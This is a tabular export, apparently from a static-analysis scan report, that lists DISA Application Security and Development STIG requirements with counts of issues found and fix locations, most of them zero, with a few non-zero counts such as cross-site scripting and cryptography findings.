APSC-DV-003120 - CAT I The application must have the capability to mark sensitive/classified output when required.	0	0
APSC-DV-003130 - CAT III Prior to each release of the application, updates to system, or applying patches; tests plans and procedures must be created and executed.	0	0
APSC-DV-003150 - CAT II At least one tester must be designated to test for security flaws in addition to functional testing.	0	0
APSC-DV-003140 - CAT II Application files must be cryptographically hashed prior to deploying to DoD operational networks.	0	0
APSC-DV-003160 - CAT III Test procedures must be created and at least annually executed to ensure system initialization, shutdown, and aborts are configured to verify the system remains in a secure state.	0	0
APSC-DV-003170 - CAT II An application code review must be performed on the application.	0	0
APSC-DV-003180 - CAT III Code coverage statistics must be maintained for each release of the application.	0	0
APSC-DV-003190 - CAT II Flaws found during a code review must be tracked in a defect tracking system.	0	0
APSC-DV-003200 - CAT II The changes to the application must be assessed for IA and accreditation impact prior to implementation.	0	0
APSC-DV-003210 - CAT II Security flaws must be fixed or addressed in the project plan.	0	0
APSC-DV-003215 - CAT III The application development team must follow a set of coding standards.	0	0
APSC-DV-003220 - CAT III The designer must create and update the Design Document for each release of the application.	0	0

APSC-DV-003230 - CAT II Threat models must be documented and reviewed for each application release and updated as required by design and functionality changes or when new threats are discovered.	0	0
APSC-DV-003235 - CAT II The application must not be subject to error handling vulnerabilities.	0	0
APSC-DV-003250 - CAT I The application must be decommissioned when maintenance or support is no longer available.	0	0
APSC-DV-003236 - CAT II The application development team must provide an application incident response plan.	0	0
APSC-DV-003240 - CAT I All products must be supported by the vendor or the development team.	0	0
APSC-DV-003260 - CAT III Procedures must be in place to notify users when an application is decommissioned.	0	0
APSC-DV-003270 - CAT II Unnecessary built-in application accounts must be disabled.	0	0
APSC-DV-003280 - CAT I Default passwords must be changed.	0	0
APSC-DV-003330 - CAT II The system must alert an administrator when low resource conditions are encountered.	0	0
APSC-DV-003285 - CAT II An Application Configuration Guide must be created and included with the application.	0	0
APSC-DV-003290 - CAT II If the application contains classified data, a Security Classification Guide must exist containing data elements and their classification.	0	0
APSC-DV-003300 - CAT II The designer must ensure uncategorized or emerging mobile code is not used in applications.	0	0
APSC-DV-003310 - CAT II Production database exports must have database administration credentials and sensitive data removed before releasing the export.	0	0
APSC-DV-003320 - CAT II Protections against DoS attacks must be implemented.	0	0
APSC-DV-003340 - CAT III At least one application administrator must be registered to receive update notifications, or security alerts, when automated alerts are available.	0	0
APSC-DV-003360 - CAT III The application must generate audit records when concurrent logons from different workstations occur.	0	0
APSC-DV-003345 - CAT III The application must provide notifications or alerts when product update and security related patches are available.	0	0
APSC-DV-003350 - CAT II Connections between the DoD enclave and the Internet or other public or commercial wide area networks must require a DMZ.	0	0
APSC-DV-003400 - CAT II The Program Manager must verify all levels of program management, designers, developers, and testers receive annual security training pertaining to their job function.	0	0
APSC-DV-000010 - CAT II The application must provide a capability to limit the number of logon sessions per user.	0	0
APSC-DV-000060 - CAT II The application must clear temporary storage and cookies when the session is terminated.	0	0
APSC-DV-000070 - CAT II The application must automatically terminate the non-privileged user session and log off non-privileged users after a 15 minute idle time period has elapsed.	0	0
APSC-DV-000080 - CAT II The application must automatically terminate the admin user session and log off admin users after a 10 minute idle time period is exceeded.	0	0
APSC-DV-000090 - CAT II Applications requiring user access authentication must provide a logoff capability for user initiated communication session.	0	0
APSC-DV-000100 - CAT III The application must display an explicit logoff message to users indicating the reliable termination of authenticated communications sessions.	0	0
APSC-DV-000110 - CAT II The application must associate organization-defined types of security attributes having organization-defined security attribute values with information in storage.	0	0
APSC-DV-000120 - CAT II The application must associate organization-defined types of security attributes having organization-defined security attribute values with information in process.	0	0
APSC-DV-000130 - CAT II The application must associate organization-defined types of security attributes	0	0

having organization-defined security attribute values with information in transmission.		
APSC-DV-000160 - CAT II The application must implement DoD-approved encryption to protect the confidentiality of remote access sessions.	0	0
APSC-DV-000170 - CAT II The application must implement cryptographic mechanisms to protect the integrity of remote access sessions.	0	0
APSC-DV-000190 - CAT I Messages protected with WS_Security must use time stamps with creation and expiration times.	0	0
APSC-DV-000180 - CAT II Applications with SOAP messages requiring integrity must include the following message elements:-Message ID-Service Request-Timestamp-SAML Assertion (optionally included in messages) and all elements of the message must be digitally signed.	0	0
APSC-DV-000200 - CAT I Validity periods must be verified on all application messages using WS-Security or SAML assertions.	0	0
APSC-DV-000210 - CAT II The application must ensure each unique asserting party provides unique assertion ID references for each SAML assertion.	0	0
APSC-DV-000220 - CAT II The application must ensure encrypted assertions, or equivalent confidentiality protections are used when assertion data is passed through an intermediary, and confidentiality of the assertion data is required when passing through the intermediary.	0	0
APSC-DV-000230 - CAT I The application must use the NotOnOrAfter condition when using the SubjectConfirmation element in a SAML assertion.	0	0
APSC-DV-000240 - CAT I The application must use both the NotBefore and NotOnOrAfter elements or OneTimeUse element when using the Conditions element in a SAML assertion.	0	0
APSC-DV-000250 - CAT II The application must ensure if a OneTimeUse element is used in an assertion, there is only one of the same used in the Conditions element portion of an assertion.	0	0
APSC-DV-000260 - CAT II The application must ensure messages are encrypted when the SessionIndex is tied to privacy data.	0	0
APSC-DV-000290 - CAT II Shared/group account credentials must be terminated when members leave the group.	0	0
APSC-DV-000280 - CAT II The application must provide automated mechanisms for supporting account management functions.	0	0
APSC-DV-000300 - CAT II The application must automatically remove or disable temporary user accounts 72 hours after account creation.	0	0
APSC-DV-000320 - CAT III The application must automatically disable accounts after a 35 day period of account inactivity.	0	0
APSC-DV-000330 - CAT II Unnecessary application accounts must be disabled, or deleted.	0	0
APSC-DV-000420 - CAT II The application must automatically audit account enabling actions.	0	0
APSC-DV-000340 - CAT II The application must automatically audit account creation.	0	0
APSC-DV-000350 - CAT II The application must automatically audit account modification.	0	0
APSC-DV-000360 - CAT II The application must automatically audit account disabling actions.	0	0
APSC-DV-000370 - CAT II The application must automatically audit account removal actions.	0	0
APSC-DV-000380 - CAT III The application must notify System Administrators and Information System Security Officers when accounts are created.	0	0
APSC-DV-000390 - CAT III The application must notify System Administrators and Information System Security Officers when accounts are modified.	0	0
APSC-DV-000400 - CAT III The application must notify System Administrators and Information System Security Officers of account disabling actions.	0	0
APSC-DV-000410 - CAT III The application must notify System Administrators and Information System Security Officers of account removal actions.	0	0
APSC-DV-000430 - CAT III The application must notify System Administrators and Information System Security Officers of account enabling actions.	0	0
APSC-DV-000440 - CAT II Application data protection requirements must be identified and documented.	0	0

APSC-DV-000520 - CAT II The application must audit the execution of privileged functions.	0	0
APSC-DV-000450 - CAT II The application must utilize organization-defined data mining detection techniques for organization-defined data storage objects to adequately detect data mining attempts.	0	0
APSC-DV-000460 - CAT I The application must enforce approved authorizations for logical access to information and system resources in accordance with applicable access control policies.	0	0
APSC-DV-000470 - CAT II The application must enforce organization-defined discretionary access control policies over defined subjects and objects.	0	0
APSC-DV-000480 - CAT II The application must enforce approved authorizations for controlling the flow of information within the system based on organization-defined information flow control policies.	0	0
APSC-DV-000490 - CAT II The application must enforce approved authorizations for controlling the flow of information between interconnected systems based on organization-defined information flow control policies.	0	0
APSC-DV-000500 - CAT II The application must prevent non-privileged users from executing privileged functions to include disabling, circumventing, or altering implemented security safeguards/countermeasures.	0	0
APSC-DV-000510 - CAT I The application must execute without excessive account permissions.	0	0
APSC-DV-000530 - CAT I The application must enforce the limit of three consecutive invalid logon attempts by a user during a 15 minute time period.	0	0
APSC-DV-000560 - CAT III The application must retain the Standard Mandatory DoD Notice and Consent Banner on the screen until users acknowledge the usage conditions and take explicit actions to log on for further access.	0	0
APSC-DV-000540 - CAT II The application administrator must follow an approved process to unlock locked user accounts.	0	0
APSC-DV-000550 - CAT III The application must display the Standard Mandatory DoD Notice and Consent Banner before granting access to the application.	0	0
APSC-DV-000570 - CAT III The publicly accessible application must display the Standard Mandatory DoD Notice and Consent Banner before granting access to the application.	0	0
APSC-DV-000580 - CAT III The application must display the time and date of the users last successful logon.	0	0
APSC-DV-000630 - CAT II The application must provide audit record generation capability for the destruction of session IDs.	0	0
APSC-DV-000590 - CAT II The application must protect against an individual (or process acting on behalf of an individual) falsely denying having performed organization-defined actions to be covered by non-repudiation.	0	0
APSC-DV-000600 - CAT II For applications providing audit record aggregation, the application must compile audit records from organization-defined information system components into a system-wide audit trail that is time-correlated with an organization-defined level of tolerance	0	0
APSC-DV-000610 - CAT II The application must provide the capability for organization-identified individuals or roles to change the auditing to be performed on all application components, based on all selectable event criteria within organization-defined time thresholds.	0	0
APSC-DV-000620 - CAT II The application must provide audit record generation capability for the creation of session IDs.	0	0

Aperçu de l'analyse - ASD STIG 6.1

Category	Issues Found	Best Fix Locations
APSC-DV-000640 - CAT II The application must provide audit record generation capability for the renewal of session IDs.	0	0
APSC-DV-000650 - CAT II The application must not write sensitive data into the application logs.	0	0
APSC-DV-000660 - CAT II The application must provide audit record generation capability for session timeouts.	0	0
APSC-DV-000670 - CAT II The application must record a time stamp indicating when the event occurred.	0	0
APSC-DV-000680 - CAT II The application must provide audit record generation capability for HTTP headers including User-Agent, Referer, GET, and POST.	0	0
APSC-DV-000690 - CAT II The application must provide audit record generation capability for connecting system IP addresses.	0	0
APSC-DV-000700 - CAT II The application must record the username or user ID of the user associated with the event.	0	0
APSC-DV-000710 - CAT II The application must generate audit records when successful/unsuccessful attempts to grant privileges occur.	0	0
APSC-DV-000720 - CAT II The application must generate audit records when successful/unsuccessful attempts to access security objects occur.	0	0
APSC-DV-000730 - CAT II The application must generate audit records when successful/unsuccessful attempts to access security levels occur.	0	0
APSC-DV-000740 - CAT II The application must generate audit records when successful/unsuccessful attempts to access categories of information (e.g., classification levels) occur.	0	0
APSC-DV-000750 - CAT II The application must generate audit records when successful/unsuccessful attempts to modify privileges occur.	0	0
APSC-DV-000760 - CAT II The application must generate audit records when successful/unsuccessful attempts to modify security objects occur.	0	0
APSC-DV-000770 - CAT II The application must generate audit records when successful/unsuccessful attempts to modify security levels occur.	0	0
APSC-DV-000780 - CAT II The application must generate audit records when successful/unsuccessful attempts to modify categories of information (e.g., classification levels) occur.	0	0
APSC-DV-000790 - CAT II The application must generate audit records when successful/unsuccessful attempts to delete privileges occur.	0	0
APSC-DV-000800 - CAT II The application must generate audit records when successful/unsuccessful attempts to delete security levels occur.	0	0
APSC-DV-000810 - CAT II The application must generate audit records when successful/unsuccessful attempts to delete application database security objects occur.	0	0
APSC-DV-000820 - CAT II The application must generate audit records when successful/unsuccessful attempts to delete categories of information (e.g., classification levels) occur.	0	0
APSC-DV-000830 - CAT II The application must generate audit records when successful/unsuccessful logon attempts occur.	0	0
APSC-DV-000840 - CAT II The application must generate audit records for privileged activities or other system-level access.	0	0
APSC-DV-000850 - CAT II The application must generate audit records showing starting and ending time for user access to the system.	0	0
APSC-DV-000860 - CAT II The application must generate audit records when successful/unsuccessful accesses to objects occur.	0	0

APSC-DV-000870 - CAT II The application must generate audit records for all direct access to the information system.	0	0
APSC-DV-000880 - CAT II The application must generate audit records for all account creations, modifications, disabling, and termination events.	0	0
APSC-DV-000910 - CAT II The application must initiate session auditing upon startup.	0	0
APSC-DV-000940 - CAT II The application must log application shutdown events.	0	0
APSC-DV-000950 - CAT II The application must log destination IP addresses.	0	0
APSC-DV-000960 - CAT II The application must log user actions involving access to data.	0	0
APSC-DV-000970 - CAT II The application must log user actions involving changes to data.	0	0
APSC-DV-000980 - CAT II The application must produce audit records containing information to establish when (date and time) the events occurred.	0	0
APSC-DV-000990 - CAT II The application must produce audit records containing enough information to establish which component, feature or function of the application triggered the audit event.	0	0
APSC-DV-001000 - CAT II When using centralized logging; the application must include a unique identifier in order to distinguish itself from other application logs.	0	0
APSC-DV-001010 - CAT II The application must produce audit records that contain information to establish the outcome of the events.	0	0
APSC-DV-001020 - CAT II The application must generate audit records containing information that establishes the identity of any individual or process associated with the event.	0	0
APSC-DV-001030 - CAT II The application must generate audit records containing the full-text recording of privileged commands or the individual identities of group account users.	0	0
APSC-DV-001040 - CAT II The application must implement transaction recovery logs when transaction based.	0	0
APSC-DV-001050 - CAT II The application must provide centralized management and configuration of the content to be captured in audit records generated by all application components.	0	0
APSC-DV-001070 - CAT II The application must off-load audit records onto a different system or media than the system being audited.	0	0
APSC-DV-001080 - CAT II The application must be configured to write application logs to a centralized log repository.	0	0
APSC-DV-001090 - CAT II The application must provide an immediate warning to the SA and ISSO (at a minimum) when allocated audit record storage volume reaches 75% of repository maximum audit record storage capacity.	0	0
APSC-DV-001100 - CAT II Applications categorized as having a moderate or high impact must provide an immediate real-time alert to the SA and ISSO (at a minimum) for all audit failure events.	0	0
APSC-DV-001110 - CAT II The application must alert the ISSO and SA (at a minimum) in the event of an audit processing failure.	0	0
APSC-DV-001120 - CAT II The application must shut down by default upon audit failure (unless availability is an overriding concern).	0	0
APSC-DV-001130 - CAT II The application must provide the capability to centrally review and analyze audit records from multiple components within the system.	0	0
APSC-DV-001140 - CAT II The application must provide the capability to filter audit records for events of interest based upon organization-defined criteria.	0	0
APSC-DV-001150 - CAT II The application must provide an audit reduction capability that supports on-demand reporting requirements.	0	0
APSC-DV-001160 - CAT II The application must provide an audit reduction capability that supports on-demand audit review and analysis.	0	0
APSC-DV-001170 - CAT II The application must provide an audit reduction capability that supports after-the-fact investigations of security incidents.	0	0
APSC-DV-001180 - CAT II The application must provide a report generation capability that supports on-demand audit review and analysis.	0	0

APSC-DV-001190 - CAT II The application must provide a report generation capability that supports on-demand reporting requirements.	0	0
APSC-DV-001200 - CAT II The application must provide a report generation capability that supports after-the-fact investigations of security incidents.	0	0
APSC-DV-001210 - CAT II The application must provide an audit reduction capability that does not alter original content or time ordering of audit records.	0	0
APSC-DV-001220 - CAT II The application must provide a report generation capability that does not alter original content or time ordering of audit records.	0	0
APSC-DV-001250 - CAT II The applications must use internal system clocks to generate time stamps for audit records.	0	0
APSC-DV-001260 - CAT II The application must record time stamps for audit records that can be mapped to Coordinated Universal Time (UTC) or Greenwich Mean Time (GMT).	0	0
APSC-DV-001270 - CAT II The application must record time stamps for audit records that meet a granularity of one second for a minimum degree of precision.	0	0
APSC-DV-001280 - CAT II The application must protect audit information from any type of unauthorized read access.	0	0
APSC-DV-001290 - CAT II The application must protect audit information from unauthorized modification.	0	0
APSC-DV-001300 - CAT II The application must protect audit information from unauthorized deletion.	0	0
APSC-DV-001310 - CAT II The application must protect audit tools from unauthorized access.	0	0
APSC-DV-001320 - CAT II The application must protect audit tools from unauthorized modification.	0	0
APSC-DV-001330 - CAT II The application must protect audit tools from unauthorized deletion.	0	0
APSC-DV-001340 - CAT II The application must back up audit records at least every seven days onto a different system or system component than the system or component being audited.	0	0
APSC-DV-001570 - CAT II The application must electronically verify Personal Identity Verification (PIV) credentials.	0	0
APSC-DV-001350 - CAT II The application must use cryptographic mechanisms to protect the integrity of audit information.	0	0
APSC-DV-001360 - CAT II Application audit tools must be cryptographically hashed.	0	0
APSC-DV-001370 - CAT II The integrity of the audit tools must be validated by checking the files for changes in the cryptographic hash value.	0	0
APSC-DV-001390 - CAT II The application must prohibit user installation of software without explicit privileged status.	0	0
APSC-DV-001410 - CAT II The application must enforce access restrictions associated with changes to application configuration.	0	0
APSC-DV-001420 - CAT II The application must audit who makes configuration changes to the application.	0	0
APSC-DV-001430 - CAT II The application must have the capability to prevent the installation of patches, service packs, or application components without verification the software component has been digitally signed using a certificate that is recognized and approved by the orga	0	0
APSC-DV-001440 - CAT II The applications must limit privileges to change the software resident within software libraries.	0	0
APSC-DV-001460 - CAT II An application vulnerability assessment must be conducted.	0	0
APSC-DV-001480 - CAT II The application must prevent program execution in accordance with organization-defined policies regarding software program usage and restrictions, and/or rules authorizing the terms and conditions of software program usage.	0	0
APSC-DV-001490 - CAT II The application must employ a deny-all, permit-by-exception (whitelist) policy to allow the execution of authorized software programs.	0	0
APSC-DV-001500 - CAT II The application must be configured to disable non-essential capabilities.	0	0
APSC-DV-001510 - CAT II The application must be configured to use only functions, ports, and protocols permitted to it in the PPSM CAL.	0	0

APSC-DV-001520 - CAT II The application must require users to reauthenticate when organization-defined circumstances or situations require reauthentication.	0	0
APSC-DV-001530 - CAT II The application must require devices to reauthenticate when organization-defined circumstances or situations requiring reauthentication.	0	0
APSC-DV-001540 - CAT I The application must uniquely identify and authenticate organizational users (or processes acting on behalf of organizational users).	0	0
APSC-DV-001550 - CAT II The application must use multifactor (Alt. Token) authentication for network access to privileged accounts.	0	0
APSC-DV-001560 - CAT II The application must accept Personal Identity Verification (PIV) credentials.	0	0
APSC-DV-001580 - CAT II The application must use multifactor (e.g., CAC, Alt. Token) authentication for network access to non-privileged accounts.	0	0
APSC-DV-001590 - CAT II The application must use multifactor (Alt. Token) authentication for local access to privileged accounts.	0	0
APSC-DV-001600 - CAT II The application must use multifactor (e.g., CAC, Alt. Token) authentication for local access to non-privileged accounts.	0	0
APSC-DV-001610 - CAT II The application must ensure users are authenticated with an individual authenticator prior to using a group authenticator.	0	0
APSC-DV-001620 - CAT II The application must implement replay-resistant authentication mechanisms for network access to privileged accounts.	0	0
APSC-DV-001630 - CAT II The application must implement replay-resistant authentication mechanisms for network access to non-privileged accounts.	0	0
APSC-DV-001640 - CAT II The application must utilize mutual authentication when endpoint device non-repudiation protections are required by DoD policy or by the data owner.	0	0
APSC-DV-001650 - CAT II The application must authenticate all network connected endpoint devices before establishing any connection.	0	0
APSC-DV-001660 - CAT II Service-Oriented Applications handling non-releasable data must authenticate endpoint devices via mutual SSL/TLS.	0	0
APSC-DV-001670 - CAT II The application must disable device identifiers after 35 days of inactivity unless a cryptographic certificate is used for authentication.	0	0
APSC-DV-001680 - CAT I The application must enforce a minimum 15-character password length.*	0	0
APSC-DV-001690 - CAT II The application must enforce password complexity by requiring that at least one upper-case character be used.	0	0
APSC-DV-001700 - CAT II The application must enforce password complexity by requiring that at least one lower-case character be used.	0	0
APSC-DV-001710 - CAT II The application must enforce password complexity by requiring that at least one numeric character be used.	0	0
APSC-DV-001720 - CAT II The application must enforce password complexity by requiring that at least one special character be used.	0	0
APSC-DV-001730 - CAT II The application must require the change of at least 8 of the total number of characters when passwords are changed.	0	0
APSC-DV-001740 - CAT I The application must only store cryptographic representations of passwords.*	0	0
APSC-DV-001850 - CAT I The application must not display passwords/PINs as clear text.	0	0
APSC-DV-001750 - CAT I The application must transmit only cryptographically-protected passwords.	0	0
APSC-DV-001760 - CAT II The application must enforce 24 hours/1 day as the minimum password lifetime.	0	0
APSC-DV-001770 - CAT II The application must enforce a 60-day maximum password lifetime restriction.	0	0
APSC-DV-001780 - CAT II The application must prohibit password reuse for a minimum of five generations.	0	0
APSC-DV-001790 - CAT II The application must allow the use of a temporary password for system logons with an immediate change to a permanent password.	0	0

APSC-DV-001795 - CAT II The application password must not be changeable by users other than the administrator or the user with which the password is associated.	0	0
APSC-DV-001800 - CAT II The application must terminate existing user sessions upon account deletion.	0	0
APSC-DV-001820 - CAT I The application, when using PKI-based authentication, must enforce authorized access to the corresponding private key.	0	0
APSC-DV-001830 - CAT II The application must map the authenticated identity to the individual user or group account for PKI-based authentication.	0	0
APSC-DV-001870 - CAT II The application must uniquely identify and authenticate non-organizational users (or processes acting on behalf of non-organizational users).	0	0
APSC-DV-001810 - CAT I The application, when utilizing PKI-based authentication, must validate certificates by constructing a certification path (which includes status information) to an accepted trust anchor.	0	0
APSC-DV-001840 - CAT II The application, for PKI-based authentication, must implement a local cache of revocation data to support path discovery and validation in case of the inability to access revocation information via the network.	0	0
APSC-DV-001860 - CAT II The application must use mechanisms meeting the requirements of applicable federal laws, Executive Orders, directives, policies, regulations, standards, and guidance for authentication to a cryptographic module.	0	0
APSC-DV-001880 - CAT II The application must accept Personal Identity Verification (PIV) credentials from other federal agencies.	0	0
APSC-DV-001890 - CAT II The application must electronically verify Personal Identity Verification (PIV) credentials from other federal agencies.	0	0
APSC-DV-002050 - CAT II Applications making SAML assertions must use FIPS-approved random numbers in the generation of SessionIndex in the SAML element AuthnStatement.	0	0
APSC-DV-001900 - CAT II The application must accept FICAM-approved third-party credentials.	0	0
APSC-DV-001910 - CAT II The application must conform to FICAM-issued profiles.	0	0
APSC-DV-001930 - CAT II Applications used for non-local maintenance sessions must audit non-local maintenance and diagnostic sessions for organization-defined auditable events.	0	0
APSC-DV-000310 - CAT III The application must have a process, feature or function that prevents removal or disabling of emergency accounts.	0	0
APSC-DV-001940 - CAT II Applications used for non-local maintenance sessions must implement cryptographic mechanisms to protect the integrity of non-local maintenance and diagnostic communications.	0	0
APSC-DV-001950 - CAT II Applications used for non-local maintenance sessions must implement cryptographic mechanisms to protect the confidentiality of non-local maintenance and diagnostic communications.	0	0
APSC-DV-001960 - CAT II Applications used for non-local maintenance sessions must verify remote disconnection at the termination of non-local maintenance and diagnostic sessions.	0	0
APSC-DV-001970 - CAT II The application must employ strong authenticators in the establishment of non-local maintenance and diagnostic sessions.	0	0
APSC-DV-001980 - CAT II The application must terminate all sessions and network connections when non-local maintenance is completed.	0	0
APSC-DV-001995 - CAT II The application must not be vulnerable to race conditions.*	0	0
APSC-DV-002000 - CAT II The application must terminate all network connections associated with a communications session at the end of the session.	0	0
APSC-DV-002010 - CAT II The application must implement NSA-approved cryptography to protect classified information in accordance with applicable federal laws, Executive Orders, directives, policies, regulations, and standards.*	22	22
APSC-DV-002020 - CAT II The application must utilize FIPS-validated cryptographic modules when signing application components.	0	0
APSC-DV-002030 - CAT II The application must utilize FIPS-validated cryptographic modules when generating cryptographic hashes.	0	0

APSC-DV-002040 - CAT II The application must utilize FIPS-validated cryptographic modules when protecting unclassified information that requires cryptographic protection.	0	0
APSC-DV-002150 - CAT II The application user interface must be either physically or logically separated from data storage and management interfaces.	0	0
APSC-DV-002210 - CAT II The application must set the HTTPOnly flag on session cookies.	2	2
APSC-DV-002220 - CAT II The application must set the secure flag on session cookies.	0	0
APSC-DV-002230 - CAT I The application must not expose session IDs.	0	0
APSC-DV-002240 - CAT I The application must destroy the session ID value and/or cookie on logoff or browser close.*	0	0
APSC-DV-002250 - CAT II Applications must use system-generated session identifiers that protect against session fixation.	0	0
APSC-DV-002260 - CAT II Applications must validate session identifiers.*	0	0
APSC-DV-002270 - CAT II Applications must not use URL embedded session IDs.	0	0
APSC-DV-002280 - CAT II The application must not re-use or recycle session IDs.	0	0
APSC-DV-002290 - CAT II The application must use the Federal Information Processing Standard (FIPS) 140-2-validated cryptographic modules and random number generator if the application implements encryption, key exchange, digital signature, and hash functionality.*	0	0
APSC-DV-002300 - CAT II The application must only allow the use of DoD-approved certificate authorities for verification of the establishment of protected sessions.	0	0
APSC-DV-002310 - CAT I The application must fail to a secure state if system initialization fails, shutdown fails, or aborts fail.	0	0
APSC-DV-002320 - CAT II In the event of a system failure, applications must preserve any information necessary to determine cause of failure and any information necessary to return to operations with least disruption to mission processes.	0	0
APSC-DV-002330 - CAT II The application must protect the confidentiality and integrity of stored information when required by DoD policy or the information owner.*	0	0
APSC-DV-002340 - CAT II The application must implement approved cryptographic mechanisms to prevent unauthorized modification of organization-defined information at rest on organization-defined information system components.	0	0
APSC-DV-002350 - CAT II The application must use appropriate cryptography in order to protect stored DoD information when required by the information owner or DoD policy.	0	0
APSC-DV-002360 - CAT II The application must isolate security functions from non-security functions.	0	0
APSC-DV-002370 - CAT II The application must maintain a separate execution domain for each executing process.	0	0
APSC-DV-002380 - CAT II Applications must prevent unauthorized and unintended information transfer via shared system resources.	0	0
APSC-DV-002390 - CAT II XML-based applications must mitigate DoS attacks by using XML filters, parser options, or gateways.	0	0
APSC-DV-002400 - CAT II The application must restrict the ability to launch Denial of Service (DoS) attacks against itself or other information systems.*	0	0
APSC-DV-002410 - CAT II The web service design must include redundancy mechanisms when used with high-availability systems.	0	0
APSC-DV-002420 - CAT II An XML firewall function must be deployed to protect web services when exposed to untrusted networks.	0	0
APSC-DV-002610 - CAT II The application must remove organization-defined software components after updated versions have been installed.	0	0
APSC-DV-002440 - CAT I The application must protect the confidentiality and integrity of transmitted information.	0	0
APSC-DV-002450 - CAT II The application must implement cryptographic mechanisms to prevent unauthorized disclosure of information and/or detect changes to information during transmission unless otherwise protected by alternative physical safeguards, such as, at a minimum, a Prot	0	0

APSC-DV-002460 - CAT II The application must maintain the confidentiality and integrity of information during preparation for transmission.	0	0
APSC-DV-002470 - CAT II The application must maintain the confidentiality and integrity of information during reception.	0	0
APSC-DV-002480 - CAT II The application must not disclose unnecessary information to users.*	0	0
APSC-DV-002485 - CAT I The application must not store sensitive information in hidden fields.*	0	0
APSC-DV-002490 - CAT I The application must protect from Cross-Site Scripting (XSS) vulnerabilities.*	4	4
APSC-DV-002500 - CAT II The application must protect from Cross-Site Request Forgery (CSRF) vulnerabilities.	0	0
APSC-DV-002510 - CAT I The application must protect from command injection.*	1	1
APSC-DV-002520 - CAT II The application must protect from canonical representation vulnerabilities.	0	0
APSC-DV-002530 - CAT II The application must validate all input.*	1	1
APSC-DV-002540 - CAT I The application must not be vulnerable to SQL Injection.	0	0
APSC-DV-002550 - CAT I The application must not be vulnerable to XML-oriented attacks.	0	0
APSC-DV-002560 - CAT I The application must not be subject to input handling vulnerabilities.*	1	1
APSC-DV-002570 - CAT II The application must generate error messages that provide information necessary for corrective actions without revealing information that could be exploited by adversaries.*	0	0
APSC-DV-002580 - CAT II The application must reveal error messages only to the ISSO, ISSM, or SA.	0	0
APSC-DV-002590 - CAT I The application must not be vulnerable to overflow attacks.	0	0
APSC-DV-002630 - CAT II Security-relevant software updates and patches must be kept up to date.	0	0
APSC-DV-002760 - CAT II The application performing organization-defined security functions must verify correct operation of security functions.	0	0
APSC-DV-002900 - CAT II The ISSO must ensure application audit trails are retained for at least 1 year for applications without SAMI data, and 5 years for applications including SAMI data.	0	0
APSC-DV-002770 - CAT II The application must perform verification of the correct operation of security functions: upon system startup and/or restart; upon command by a user with privileged access; and/or every 30 days.	0	0
APSC-DV-002780 - CAT III The application must notify the ISSO and ISSM of failed security verification tests.	0	0
APSC-DV-002870 - CAT II Unsigned Category 1A mobile code must not be used in the application in accordance with DoD policy.	0	0
APSC-DV-002880 - CAT II The ISSO must ensure an account management process is implemented, verifying only authorized users can gain access to the application, and individual accounts designated as inactive, suspended, or terminated are promptly removed.	0	0
APSC-DV-002890 - CAT I Application web servers must be on a separate network segment from the application and database servers if it is a tiered application operating in the DoD DMZ.	0	0
APSC-DV-002910 - CAT II The ISSO must review audit trails periodically based on system documentation recommendations or immediately upon system security events.	0	0
APSC-DV-002920 - CAT II The ISSO must report all suspected violations of IA policies in accordance with DoD information system IA procedures.	0	0
APSC-DV-002930 - CAT II The ISSO must ensure active vulnerability testing is performed.	0	0
APSC-DV-002980 - CAT II New IP addresses, data services, and associated ports used by the application must be submitted to the appropriate approving authority for the organization, which in turn will be submitted through the DoD Ports, Protocols, and Services Management (DoD PPS	0	0
APSC-DV-002950 - CAT II Execution flow diagrams and design documents must be created to show how deadlock and recursion issues in web services are being mitigated.	0	0
APSC-DV-002960 - CAT II The designer must ensure the application does not store configuration and control files in the same directory as user data.	0	0
APSC-DV-002970 - CAT II The ISSO must ensure if a DoD STIG or NSA guide is not available, a third-party	0	0

product will be configured by following available guidance.		
APSC-DV-002990 - CAT II The application must be registered with the DoD Ports and Protocols Database.	0	0
APSC-DV-002995 - CAT II The Configuration Management (CM) repository must be properly patched and STIG compliant.	0	0
APSC-DV-003000 - CAT II Access privileges to the Configuration Management (CM) repository must be reviewed every three months.	0	0
APSC-DV-003010 - CAT II A Software Configuration Management (SCM) plan describing the configuration control and change management process of application objects developed by the organization and the roles and responsibilities of the organization must be created and maintained.	0	0
APSC-DV-003020 - CAT II A Configuration Control Board (CCB) that meets at least every release cycle, for managing the Configuration Management (CM) process must be established.	0	0
APSC-DV-003030 - CAT II The application services and interfaces must be compatible with and ready for IPv6 networks.	0	0
APSC-DV-003040 - CAT II The application must not be hosted on a general purpose machine if the application is designated as critical or high availability by the ISSO.	0	0
APSC-DV-003050 - CAT II A disaster recovery/continuity plan must exist in accordance with DoD policy based on the applications availability requirements.	0	0
APSC-DV-003060 - CAT II Recovery procedures and technical system features must exist so recovery is performed in a secure and verifiable manner. The ISSO will document circumstances inhibiting a trusted recovery.	0	0
APSC-DV-003070 - CAT II Data backup must be performed at required intervals in accordance with DoD policy.	0	0
APSC-DV-003080 - CAT II Back-up copies of the application software or source code must be stored in a fire-rated container or stored separately (offsite).	0	0
APSC-DV-003090 - CAT II Procedures must be in place to assure the appropriate physical and technical protection of the backup and restoration of the application.	0	0
APSC-DV-003100 - CAT II The application must use encryption to implement key exchange and authenticate endpoints prior to establishing a communication channel for key exchange.	0	0
APSC-DV-003110 - CAT I The application must not contain embedded authentication data.	0	0
APSC-DV-003120 - CAT I The application must have the capability to mark sensitive/classified output when required.	0	0
APSC-DV-003130 - CAT III Prior to each release of the application, updates to system, or applying patches; tests plans and procedures must be created and executed.	0	0
APSC-DV-003150 - CAT II At least one tester must be designated to test for security flaws in addition to functional testing.	0	0
APSC-DV-003140 - CAT II Application files must be cryptographically hashed prior to deploying to DoD operational networks.	0	0
APSC-DV-003160 - CAT III Test procedures must be created and at least annually executed to ensure system initialization, shutdown, and aborts are configured to verify the system remains in a secure state.	0	0
APSC-DV-003170 - CAT II An application code review must be performed on the application.	0	0
APSC-DV-003180 - CAT III Code coverage statistics must be maintained for each release of the application.	0	0
APSC-DV-003190 - CAT II Flaws found during a code review must be tracked in a defect tracking system.	0	0
APSC-DV-003200 - CAT II The changes to the application must be assessed for IA and accreditation impact prior to implementation.	0	0
APSC-DV-003210 - CAT II Security flaws must be fixed or addressed in the project plan.	0	0
APSC-DV-003215 - CAT III The application development team must follow a set of coding standards.*	3	3
APSC-DV-003220 - CAT III The designer must create and update the Design Document for each release of the application.	0	0
APSC-DV-003230 - CAT II Threat models must be documented and reviewed for each application release	0	0

and updated as required by design and functionality changes or when new threats are discovered.		
APSC-DV-003235 - CAT II The application must not be subject to error handling vulnerabilities.*	0	0
